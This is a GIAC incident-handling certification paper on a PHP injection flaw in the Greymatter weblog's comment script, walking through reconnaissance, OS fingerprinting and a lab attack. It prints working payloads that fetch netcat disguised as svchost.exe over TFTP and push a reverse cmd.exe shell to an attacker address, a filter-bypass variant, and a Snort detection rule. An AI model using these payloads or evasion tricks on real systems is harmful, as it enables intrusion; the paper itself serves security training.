Global Information Assurance Certification Paper

GCIH Practical Assignment version 3
Greymatter Remote Command Execution Vulnerability

Kenneth Rode
2/24/2004

Abstract
This paper examines a PHP injection exploit against the Greymatter WebLogging application. It begins with a detailed examination of the exploit and then reviews a sample attack against a remote network. The viewpoint is then changed to that of an administrator of the target network and the six steps of Incident Handling are reviewed. Appendixes are also provided to offer the reader a deeper understanding of the vulnerable Greymatter code and several of the tools discussed in the body of the paper.

Statement of Purpose

One of my biggest concerns as a security practitioner is an attack on trusted systems outside of the corporate network's core perimeter. With the proliferation of VPN connections to remote offices, business partners and mobile users comes a softening of a defined perimeter and an increasing complexity in the attempt to secure all paths into a network. It is also typical for these remote systems to not have the level of Intrusion Detection and Prevention capability that is expected within the core of today's corporate networks.

To examine this concern with a network I manage, I began preparing for this assignment by examining what could be learned about these remote connections using no deeper knowledge than simply the Internet Domain Name of the corporation under scrutiny. Using this public information I wanted to see if I could then compromise a remote system without setting off alarms and use that trusted IP address to probe the corporate network for further weaknesses.

Early in the process, I discovered a remote system that also supported a private domain. This private domain was using an application I found to be exploitable using the information detailed in the body of this paper. It is hoped that by compromising this remote system, access to the corporate network may be achieved without detection.

In summary, the goals of this attack are to:

1.) Locate a trusted system outside the core of the corporate network.
2.) Attain access to that system which will allow further probing of the corporate network.
3.) Determine what additional services are available on the corporate network using the compromised remote host.

The Exploit

The exploit found is against a program called Greymatter. Greymatter was the first web logging application and still runs thousands of sites on the Internet. It is essentially a collection of CGI scripts used to create web pages with integrated capabilities to manage templates, images, file uploads, multiple authors and many other features. [1]

The core of the program is a set of CGI scripts used to manage the operation of the program and render web pages for viewing at the client. The exploit takes advantage of insufficient input filtering within the cgi script used to render comment pages (gm-comments.cgi).

[1] http://www.noahgrey.com/greysoft/

Name

Greymatter Weblog Remote Command Execution Vulnerability

Operating System

Any Operating System running a Web Server that supports ASCII file uploads and Perl 5 will run the Greymatter scripts. For the specific exploit discussed, PHP scripts must also be executable on the server.

Protocols/Services/Applications

Noah Grey Greymatter 1.1 b
Noah Grey Greymatter 1.2
Noah Grey Greymatter 1.21 d
Noah Grey Greymatter 1.21 c
Noah Grey Greymatter 1.21 b
Noah Grey Greymatter 1.21 a
Noah Grey Greymatter 1.21

Variants

This paper focuses on version 1.21c (aka 1.2c) and earlier. Attempts were made to fix this hole in version 1.21d (aka 1.2d) but they were incomplete. If the site is running Greymatter version 1.2d, the script tags "<?php" and "?>" will be filtered and logged as an attack. However, using "<script language="php">" and "</script >" in their stead will be successful (note: the space in the closing script tag is needed). Detailed information on this variant is available from FraMe on the Greymatter forum hosted by Foshdawg[2].

Description

Due to improper input validation, it is possible to pass executable scripts to the server through the comments entries in Greymatter. If the server is able to execute PHP scripts, these will be run on the server under the web server account.

For a detailed understanding of the exploit, it is important to first have a basic understanding of cgi scripts, php and injection vulnerabilities. The following sections are not meant as detailed primers on these subjects but should provide the basics required for a fuller understanding of the Greymatter vulnerability.

CGI Scripts

As defined on the University of Illinois at Urbana-Champaign web site[3], Common Gateway Interface (CGI) is a standard that allows applications to be run on an Internet server to create and display dynamic content. While these programs can be compiled,

---

[2] http://foshdawg.net/forums/viewtopic.php?t=5055&postdays=0&postorder=asc&start=0&sid=6d5adf10fa0227acf8d229fa7893baa3

[3] http://hoohoo.ncsa.uiuc.edu/cgi/intro.html

most implementations are simply scripts that are executed "on-the-fly" using an interpreter such as Perl.[4] Typically these programs run under the security level afforded to the account used to run the web server itself.

As previously mentioned, the core of Greymatter is a set of CGI scripts that dynamically create the various weblog pages. Most of these scripts are not accessible without a username and password. The sole exceptions are gm-comments.cgi and gm-karma.cgi. Of these two, only gm-comments.cgi allows input of free-form data. Essentially, the gm-comments.cgi script allows anyone on the Internet enter a block of commentary into the weblog along with an email address and URL if desired. A more detailed analysis of the entire gm-comments.cgi script is provided in Appendix A.

PHP

PHP is a scripting language that provides the ability to integrate forms and database queries directly into html. In this way, many of the tasks previously completed using cgi scripts can be consolidated into the web pages themselves.[5]

PHP executes on the server under the auspices of the web server account and this is where one of the main problems lies with this vulnerability. Other scripting languages (such as JavaScript) typically execute on the local machine that is browsing the web server - there are Java servlets and other ways for Java to run on a server but the most typical examples actually run within the browser of the local machine. Other executables (i.e. cgi scripts) execute separately from html and, typically in a different directory. PHP somewhat combines these two functions for versatility and ease of use. Generally put, PHP is a replacement for cgi scripts that affords extra functionality and performance. There is much heated debate on which is better for any particular use so, I will leave it at that.

Greymatter does not require PHP to operate properly. However, many people have chosen to use PHP as the output format for the Greymatter scripts (a google search for "archives/00000001.php" returned 292 hits). The reason I was given for using .php files in place of .html (or .htm) is to allow more dynamic content in the templates used to render the web pages. For this exploit to work, Greymatter must be configured to output .php files. That is what triggers the server to execute any scripts contained within the comments page.

Injection Vulnerabilities


These are, essentially, exactly what they sound like; code is injected into an application in a place where it is not expected. Unless that input is filtered during entry, it can be executed by the server and perform operations never intended by the designer. This is what happens in the Greymatter exploit. When php commands are entered into a field on the comments page, the cgi script will execute them during generation of the php file.

[4] http://hoohoo.ncsa.uiuc.edu/cgi/intro.html
[5] http://www.oreilly.com/catalog/phppr/desc.html

Putting It All Together

Greymatter has a cgi script called gm-comments.cgi. This script allows unauthenticated users to enter comments in a weblog entry. By injecting php script commands into the comment fields, an attacker can run commands of their choice under the security context of the web server account (iusr_machine name for IIS). Placing the php code within the gm-comments.cgi file causes it to be included in the cgi file used to generate the php page. When the final php page is created from the interim cgi, the php code is executed and the results of the command are placed in the php file.

Figure 1
Excution of php code injection



Signatures of the Attack

Signatures specific to the attack can include script tags within the cgi files and, possibly, odd-looking comments within the weblog itself. From the research I have performed on Greymatter, it is also clear that some people running a weblog have new comments emailed to them directly. With that level of monitoring, exploits attempts would be clearly shown within the email. As the actual commands that may be used are only limited by the imagination of the attacker, it is difficult to provide any more specific details. The only clear indication within the packets is the inclusion of script tags (i.e. "<?", "<?php", or "<script language="php"). Creating a Snort rule to look for these tags being sent to the Greymatter server should detect this type of attack. A simplified Snort rule is shown below.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Script Tag in
content"; flow:to_server,established; uricontent:"< "; classtype:web-application-activity; sid:9999;
rev:1;)
```

This rule alerts on HTTP traffic from an IP address defined by $EXTERNAL_NET, sent to an IP address defined by $HTTP_SERVERS over an established connection that has the content "<". To use this rule, the http_decode preprocessor must be running (to assemble and decode the http packets). Further, depending upon the traffic normally seen to this server, the rule may need to be more precise as looking for "<" could generate an excessive number of false positives.

The Platforms/Environments

Introduction

As required by the Administrivia, all actual IP addresses and domain names have been obfuscated in this document. To assist with the review, a brief synopsis of the addressing and naming schemes used are shown below.

IP Addressing:

Corporate network = 172.30.1.x public and 10.0.x.x private
Remote Office = 172.16.1.x public, 10.4.0.x services network and 10.3.0.x private
Evil Hacker = 172.22.1.1

Domain Names:

COMPANY.com = Corporate Domain name
PERSONAL.com = Private Domain name registered by the remote administrator

Victim's Platform

The victim's machine is a Windows 2000 server running IIS 5.0, Microsoft DNS, ActivePerl 5.8 and Greymatter version 1.2c.

The primary use for this machine is to provide tertiary DNS for the corporate domain (COMPANY.com.) from a remote location. However, the remote administrator is also using it as the primary DNS server for a personal domain (PERSONAL.com) and to host websites running Greymatter.

Source Network

The Source of the attack is a laptop connecting to the Internet through a DSL Internet account. The laptop is running Windows XP with a variety of scanning and file transfer tools. This direct connection is offered within this paper in the interest of simplicity. However, in a real-world situation, it is much more likely the attack would actually be filtered through a series of compromised hosts using netcat relays or other obfuscation methods. A brief review of using netcat relays is offered in Appendix B.

Target Network

The ultimate target of this attack is the internal network of the corporate entity. This target is reasonably well guarded with multiple firewalls, Intrusion Detection devices and log monitors. The interim target is a small network within the home of one corporate employee that provides tertiary DNS services to COMPANY and remote access for an HR (Human Resources) manager.

The HR network connects to the Internet through a DSL line and to the corporate network using an IPSEC VPN between two IPCop firewalls[6]. IPCop is a Linux based


[6] http://www.ipcop.org/cgi-bin/twiki/view/IPCop/WebHome

application providing a router, firewall (using iptables) and VPN (using FreeSWAN). It is great for general use where local management is limited. One severe limitation however is the lack of egress filtering. Essentially anything originating from the green (internal) interface is allowed through to either the orange (Service network) or red (external) interfaces.

Network Diagram


The first network diagram depicts the actual network examined during the reconnaissance phase. However, once the vulnerability was discovered, the target server was removed and replaced with a secured DNS server running Red Hat Linux 9.0. Of course further training was also provided to the local manager and security policies updated accordingly but that will be covered later.

Figure 2
Actual Network Design



The remaining stages of the attack were performed on a lab simulation of the live network as shown in figure 3. The final port scans to demonstrate the increased privileges associated with this server were performed from a laptop temporarily connected to the services network at the remote HR Office.

Figure 3
Lab Simulation for testing



Stages of the Attack

Reconnaissance

Introduction

As we are targeting a specific company, good reconnaissance is one of the most critical steps in achieving our goal. Prior to performing any scans or running an exploit, we must find a system located outside the core of the corporate network that maintains some level of trust. This is very different than more general scans which are simply looking for machines susceptible to a particular exploit. In the latter case, reconnaissance is much less important than scanning.

Tools used

AllWhois at http://www.allwhois.com
NSLookup
Whois at http://www.arin.net/whois
Tracert

Collecting Information

Our reconnaissance begins with nothing more than the knowledge of the domain name COMPANY.com. Therefore, our first stop is a domain name lookup to retrieve DNS server and contact details. The chosen tool for this is AllWhois.

The results of the first whois query are somewhat interesting but do not contain any truly damning information. As shown below we can see the DNS server names, the company address for the registrant and one person's actual name (Homer Simpson).

Whois search on COMPANY.com

Registrant:
COMPANY
One Company St.
Anytown, Connecticut 06000
United States

Registered through: GoDaddy.com
Domain Name: COMPANY.COM
Created on: 17-Aug-95
Expires on: 16-Aug-04
Last Updated on: 02-Jun-03

Administrative Contact:
Simpson, Homer Homer@COMPANY.com
COMPANY
One Company St.
Anytown, Connecticut 06000
United States
(203) 555-1212 Fax -- (203) 555-1212
Technical Contact:
Administration, DNS systems@COMPANY.com
COMPANY
One Company St.
Anytown, Connecticut 06000
United States
(203) 555-1212 Fax -- (203) 555-1212

Domain servers in listed order:
NS1.COMPANY.COM
NS2. COMPANY.COM
NS3. COMPANY.COM

DNS Queries

Our next step is to collect some information on the DNS servers to determine where they are hosted. This is accomplished using the NSLookup tool available within Windows NT 4 and later as well as all *nix operating systems.

DNS Query on NS1.COMPANY.com

D:\>nslookup ns1.company.com
Server: dns.isp.com
Address: 172 .22.1.128

Name: ns1.company.com
Address: 172 .30.1.3

DNS Query on NS2.COMPANY.com

D:\>nslookup ns2.company.com
Server: dns.isp.com
Address: 172 .22.1.128

Name: ns2.company.com
Address: 172 .30.1.5

DNS Query on NS3.COMPANY.com

```
D:\>nslookup ns3.company.com
Server:  dns.isp.com
Address: 172 .22.1.128

Name:    ns3.unapen.com
Address: 172 .16.1.62
```

It is interesting that one of the servers is located on a completely different IP block than the other two. It is quite possible this is simply due to multiple Internet connections to the corporate network but is more likely an indicator that NS3 is located on a remote network. To better determine the actual location of each server, ARIN whois may be queried for details on the various IP addresses.

IP Address lookups

ARIN whois on 172.30.1.5

```
12/23/03 11:05:12 IP block 172.30.1.5
Trying 172.30.1.5 at ARIN
Trying 172.30.1 at  ARIN
ISP ISP-BLKR (NET-172-30-0-0-1)
                        172.30.0.0 – 172.30.255.255
COMPANY ISP -CF2B62-1 (NET-172-30-1-0-1)
                        172.30.1.0 – 172.30.1.255

# ARIN WHOIS database, last updated 2003-11-27 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

ARIN whois on 172.30.1.3

```
121/23/03 11:06:31 IP block 172.30.1.3
Trying 172.30.1.3 at ARIN
Trying 172.30.1 at  ARIN
ISP ISP-BLKR (NET-172-30-0-0-1)
                        172.30.0.0 – 172.30.255.255
COMPANY ISP -CF2B62-1 (NET-172-30-1-0-1)
                        172.30.1.0 – 172.30.1.255

# ARIN WHOIS database, last updated 2003-11-27 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

ARIN whois on 172.16.1.62

```
12/23/03 11:08:32 IP block 172.16.1.62
Trying 172.16.1.62 at  ARIN
Trying 172.16.1 at  ARIN

OrgName:    ISP #2 - Northeast
OrgID:      ISP
Address:    P O Box 0000
City:       Someothertown
StateProv:  CT
PostalCode: 06000
Country:    US

NetRange:  172.16.1.0 - 172.16.1255
CIDR:      172.16.1.0/24
NetName:   ISP2-CIDR003
NetHandle: NET-172-16-1-0-1
Parent:    NET-172-0-0-0-0
NetType:   Direct Allocation
NameServer: NS1.ISP.COM
NameServer: NS2.ISP.COM
```

Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate: 2002-07-25
Updated: 2002-09-19

ARIN WHOIS database, last updated 2003-11-27 19:15
Enter ? for additional hints on searching ARIN's WHOIS database.

The first two queries show that the entire class c block of 172.30.1.0/24 has been allocated to COMPANY from ISP. This indicates that the first two name servers (NS1.COMPANY.com and NS2.COMPANY.com) are located on a common network. The third server however (NS3.COMPANY.com) is located on an address block allocated by ISP2. Therefore, it may not be local and could be useful.

Traceroute

To collect more information on the two servers, traceroutes can also be helpful. Again, the results are not definitive but, by deciphering the ISP router naming schemes, we may be able to get a better sense for whether the second IP block terminates at a remote office. The tool used is the tracert utility included with Windows NT and later.

TraceRoute to 172.30.1.5 [ns2.company.com]

Hop	(ms)	(ms)	(ms)	IP Address	Host name
1	0	31	47	66.46.176.3	-
2	0	16	16	216.191.97.45	-
3	0	32	15	216.191.65.217	-
4	0	31	31	216.191.65.173	-
5	16	31	16	216.191.65.243	-
6	16	31	32	12.125.142.5	-
7	15	31	47	12.123.5.218	gbr5-p80.cgcil.ip.att.net
8	16	46	32	12.122.11.57	tbr2-p013501.cgcil.ip.att.net
9	32	46	32	12.122.10.46	tbr2-cl7.sl9mo.ip.att.net
10	47	31	47	12.122.10.90	tbr2-cl6.dlstx.ip.att.net
11	31	47	31	12.123.17.85	ggr2-p390.dlstx.ip.att.net
12	47	31	47	192.205.32.54	att-gw.dal.sprint.net
13	46	47	47	172.28.11.245	routername-fw-13-0.sprintlink.net
14	47	47	46	172.28.8.53	routername-chi-6-0.sprintlink.net
15	47	62	47	172.28.9.148	routername-nyc-15-0.sprintlink.net
16	47	62	47	172.28.13.233	routername-nyc-0-0-0.sprintlink.net
17	62	63	62	172.28.232.42	COMPANY-1-0-t1.sprintlink.net
18	47	62	63	172.30.1.189	-
19	Timed out	Timed out	Timed out		-

TraceRoute to 172.16.1.62 [172.16.1.62.adsl.snet.net]

Hop	(ms)	(ms)	(ms)	IP Address	Host name
1	0	63	31	66.46.176.3	-
2	0	15	32	216.191.97.45	-
3	16	31	16	216.191.65.217	-
4	16	31	32	216.191.65.173	-
5	46	16	16	216.191.65.198	-
6	16	31	16	206.220.243.167	-
7	16	15	32	151.164.190.1	bb1-p4-0.chcgil.ameritech.net
8	16	31	16	151.164.243.46	-
9	16	62	32	151.164.188.182	core1-p3-0.crcloh.sbcglobal.net
10	62	47	47	151.164.240.122	core1-p3-0.crhnva.sbcglobal.net
11	31	47	47	151.164.243.146	bb1-p10-1.hrndva.sbcglobal.net
12	63	47	31	151.164.188.242	routername.mrdnct.sbcglobal.net
13	47	78	47	172.16.7.97	routername.mrdnct.sbcglobal.net
14	47	110	46	172.16.7.240	routername.mrdnct.snet.net
15	63	47	47	172.16.1.62	172.16.1.62.adsl.snet.net

The first trace is not incredibly useful. We can see that the last backbone router is in NYC but Sprint serves all of Connecticut out of NYC. More interesting is the fact that the trace to NS3.COMPANY.com routes through Meriden Connecticut (mrdnct) before terminating onto an ADSL connection. If the main offices for COMPANY.com are not near to Meriden, it is quite likely that this circuit terminates at a remote or home office.

Web Sites

Our next step involves connecting to these servers to see what is available for our use. We can be sure that the address www.company.com will yield the corporate web site and we may get lucky with http://172.16.1.62. However, while this is still reconnaissance, our IP address will be recorded in any logs or monitors that are active -- if we are not careful.

Before connecting to COMPANY.com we should configure the web browser to use an anonymous proxy server. These are available throughout the Internet either as misconfigured servers or services offered to web browsers who desire to hide their identity. Using the web-based proxy at Guardster[7] (annoying ads but free) we were able to determine that there are several remote offices for COMPANY located throughout the US. More importantly, there is a remote Human Resources (HR) office located near to

[7] http://proxy.guardster.com

Meriden Connecticut – at least it is much closer to Meriden than any other COMPANY offices.

Using the same anonymous proxy, we can now see if there is a web server running on 172.16.1.62 – this may seem like a bit of a long shot but, it is reasonably quiet and could yield valuable information if there is a web server active.

Connecting to port 80 with a web browser struck gold. We found a server hosting several web sites and Greymatter weblogs for the Simpson family under the domain name PERSONAL.COM. One of these, Homer Simpson, ties directly back to our original whois query of the domain COMPANY.com.

At this point we know that the server ns3.COMPANY.com provides tertiary DNS services for company.com and websites for PERSONAL.com. It also seems to be located on a remote network. However, we cannot yet be certain that it has any other trust relationships with COMPANY and it is quite possible that tertiary DNS is all it offers to COMPANY. We are hoping for a bit more than that. To move back a step, let's see what whois provides for PERSONAL.com.

Registrant:
Homer Simpson
15 Any Street
Hometown, Connecticut 06000
United States

Registered through: GoDaddy.com
Domain Name: P ERSONAL.COM
Created on: 07-Oct-02
Expires on: 07-Oct-04
Last Updated on: 10-May-03


Administrative Contact:
Simpson, Homer homer@COMPANY.com
15 Any Street
Hometown, Connecticut 06000
United States
(860) 555-5555 Fax --
Technical Contact:
Simpson, Homer homer@company.com
COMPANY, Inc.
One Company St.
Anytown, Connecticut 06000
United States
(203) 555-1212 Fax -- (203) 555-1212

Domain servers in listed order:
NS2.COMPANY.COM
NS1. COMPANY.COM
NS3. COMPANY.COM

This registration record confirms that Homer is involved with both domains but we really knew that already. The key new piece of information is the address for Homer in Hometown, CT. From our previous search, we know that COMPANY has a Human Resources office in Hometown, CT. While the web site only list a PO Box, I think we can feel pretty confident that we have found the remote/home office we were looking for.

The sketch below details what we currently know about COMPANY.com and PERSONAL.com

Figure 4
Review of knowledge gained through reconnaissance



Scanning

There isn't much scanning required for this exploit. We already know that the personal.com server is associated with company.com and is probably located in a remote HR office. We also know that personal.com is running Greymatter and using php output for the generated pages. The one additional helpful piece is to know the operating system of the server.

Greymatter provides a facility to automatically email all new comments to the author. This is easy to setup within the configuration file if an SMTP executable is available. Under most *nix distributions this is pretty straightforward. For example, Red Hat Linux includes sendmail by default and Greymatter simply must be told the location of the executable and the email address of the author. However, under Windows, the site administrator must install and configure additional software. This can be accomplished using a myriad of SMTP applications for Windows or a Greymatter hack available from Warren Johnson[8] (which allows comments to be emailed without adding an SMTP executable). Of course either of these solutions require several extra steps with the associated tweaking and troubleshooting. Therefore, it is much less likely that a Greymatter log will automatically email new comments if it is hosted under Windows.

[8] http://216.77.254.136/posted/gm13/hack.htm

There are several ways we can determine the operating system for this server. The most obvious is to run Nmap. This should give us an acceptable level of confidence in the result and, by limiting ourselves to OS detection; we should be able to get a reasonable result without raising any significant alarms.

For this test we used Nmapwin version 1.3.1 from SourceForge[9]. To determine the operating system of the target, Nmap sends a series of packets with invalid or unexpected flags set and evaluates the system's response. Fyodor wrote an excellent paper on the topic that clearly explains general techniques for fingerprinting and includes a detailed review of Nmap methods[10]. The key for running the test is to include at least one open and one closed port. The problem with this is, if there is a firewall in place, we should not be able to connect to a closed port. All closed ports should be filtered and, if there is a response, it is expected to come from the firewall rather than the target.

The open ports were easy to select. We know this server offers DNS and HTTP services so TCP ports 53 and 80 will definitely be open. The closed port is more difficult but TCP port 113 (ident) is often a good choice. Some SMTP servers attempt validation on this port and, if it is closed, communications with those servers will be slowed. This leads many firewall administrators to leave it open (though in my opinion it is better to set the firewall to reject these packets – in essence standing in for the target). Therefore, we chose TCP ports 53 (dns) and 80 (http) as the open ports and 113 (ident) as the closed port within the following nmap command:

```
C:\Program Files\NMapWin\bin>nmap -sS -P0  -p 53,80,113 -O 172.16.1.62
```

This command string runs the Nmap executable using a SYN Stealth scan (sends SYN packets only) without first pinging the target (-P0) on TCP ports 53, 80 and 113. The –O switch tells Nmap to fingerprint the OS.

As shown below, port 113 appears to be open through the firewall and closed at the server. If this had not been the case, we could have tried other ports or, simply hoped that the fingerprinting without a closed port is accurate – Nmap does do its best to guess the OS even with incomplete data. We could also increase our comfort level by connecting to the web server using telnet to TCP port 80. This will return banner information from the web server. As this banner has not been altered or removed, it will honestly report the server is running IIS 5.0. This is a pretty clear indication that it is a Windows system.

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on www.personal.com (172.16.1.62):
(The 1 port scanned but not shown below is in state: closed)
Port       State      Service
53/tcp     open       domain
80/tcp     open       http
```

[9] http://sourceforge.net/project/showfiles.php?group_id=53639&package_id=48115&release_id=123339
[10] http://www.insecure.org/nmap/nmap-fingerprinting-article.html

Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP

Nmap run completed -- 1 IP address (1 host up) scanned in 3 seconds

From this quick scan, we now know that the server is running some recent version of Windows. With that knowledge we can be reasonably comfortable that our comment entries will not be immediately sent to the weblog author and we should be able to run the exploit unimpeded.

Exploiting the System

Introduction

Prior to actually exploiting the system, we need to prepare a few things on the local machine. The exploit will allow us to run php commands but does not, in and of itself, provide a remote command shell or other means to take and keep control of the system. To accomplish this, we will want to upload and run some other applications. There are many ways to accomplish these tasks and the examples below should in no way limit one's imagination. They are just the choices I found to be most expedient.

The first step is to plan how we will upload applications to the target system. Fortunately, default installations of Microsoft Windows 2000 include a Trivial FTP (TFTP) command line client. By running a TFTP server on the attacking pc or, if available for obfuscation, another remote compromised system, we can easily and quickly upload all the tools we will need. The TFTP server chosen for this example is by SolarWinds and available at http://solarwinds.net/Download-Tools.htm.

One issue impacting our choice of tools is the default PHP script timeout setting. Unless the server administrator has altered the default setting, the script will be killed and the file transfer canceled after 30 seconds. To prevent this from occurring, we must ensure that any commands we enter complete within the 30-second window. Another issue is that the commands entered will execute each time the comments cgi page is run. Therefore, we need to have access to enough comments pages to run multiple commands without hitting the 30-second timeout. For example, if we use a comments page to download a file that will take 28-seconds and then try to use the same comments page to execute a command that will take 3 seconds to complete, we will hit the time-out issue. Fortunately, these are fairly easy problems to overcome.

Tools Used

SolarWinds TFTP Server[11] – This is an excellent free TFTP server for general use on Windows platforms. For this example it is simply running on the attacker's pc. If this were an actual attack (by a competent foe) it is very likely the source hosting the server

[11] http://www.solarwinds.net/Tools/Free_tools/TFTP_Server/

would be another compromised machine and not directly attributable to the actual attacker.

Netcat[12] – Netcat is a simple utility to read and write data across network connections. It is available from @stake and incredibly useful for network management. Of course, as demonstrated here, it is also very useful in the compromise of remote hosts[13]. At approximately 60kB it is also perfect for evading issues with the 30-second timeout. The standard name for this file is nc.exe. However, anyone seeing that file running on a system would quickly raise a red flag and investigate further. To be a bit stealthier, we will rename nc.exe to svchost.exe. It is normal to see multiple copies of this file running on a Windows 2000 system and it shouldn't raise immediate alarm if found within task manager.

With these two tools we will be able to obtain a remote shell and then continue our attack.

The Attack

With our files prepared and the TFTP server in place. We can now exploit the system. The weblog in this example consists of a default Greymatter installation that has been set to output files with a .php extension. This log has 2 sample entries and allows browsers to enter comments.

Figure five shows the home page of the weblog. From there we will select the "No Comments" link to enter the first comment.

Figure 5
Sample Greymatter homepage

[12] http://www.atstake.com/research/tools/network_utilities/
[13] http://www.zoran.net/wm_resources/netcat_hobbit.asp#examplesdark

Figure 6 shows the Greymatter comments page with the exploit entered. The name field is unimportant to the attack but should be filled in with an innocuous entry so as not to raise suspicion. The email field could be used for the attack, left blank or filled in with false data. In this example, the homepage field is used for the attack. The full entry line is;

<?php system("tftp –i 172.22.1.1 get svchost.exe"); ?>

The php line runs the tftp command on the system as the web server account. Since the web server can write to the Greymatter Archive directory, it has no problem downloading and saving the svchost.exe file (our renamed netcat executable). The –i switch simply sets the download for binary format.

The comments field can be used for the attack as well. The problem is that any resultant text (such as the successful file transfer message) will be displayed as the comment. For improved obscurity, it is better to not use that entry. Also, it is inadvisable to enter both the email address and URL. If both are entered, the URL is the one that actually runs to populate the hyperlink for the name. Therefore, if entering both, the exploit must be run in the hyperlink entry.

Figure 6
Greymatter comments page and exploit entry

Figure 7 shows the resulting log entry page once the command has completed execution. The interesting items here are;

1.) Previewing the comment will not execute the script. The php commands are only executed once the cgi script is run and the php page actually created.
2.) The results from execution of the command will be displayed as the hyperlink in the "Posted by" entry. In this case, the Maggie Simpson link points to http://transfer successful: 59392 bytes in 1 second, 59392bytes/s. This only occurs when the command is actually executed (through the cgi file) and will not be seen in subsequent displays of the comments page itself. The actual php file simply shows the link as http://
3.) If entries are made in both the Email and Homepage fields, the exploit must be in the homepage entry. Otherwise, when the cgi is executed, the homepage entry is used to populate the hyperlink instead of the email field and the exploit will not be run.
4.) Appendix A discusses the operation of the gm-comments.cgi file in more detail.

Figure 7
Weblog entry with Comments

The netcat executable (svchost.exe) is now resident on the web server within the Greymatter archives folder. Our next step is to execute this file and obtain a remote command shell. This is easily accomplished with another comment using the command

"<?php system("svchost.exe 172.22.1.1 53 –e cmd.exe"); ?>". The php "system" command indicates the following text is to be executed by the server. The actual command runs netcat (svchost.exe) and tells it to push a command shell (cmd.exe) to the computer located at IP address 172.22.1.1 over port 53. Port 53 was chosen as this system is used for DNS and we can reasonably expect that there will be no filtering of this port. The format of this entry is identical to the previous example. Therefore the demonstrative figures have not been repeated.

Prior to posting this comment entry, the attacker will run the following command on his local pc; "nc –l –p 53". This sets up his local netcat executable to listen for a connection on TCP port 53. Once the comment is executed, the attacker receives the command prompt shown below.

```
E:\homer\gmlog\archives>
```

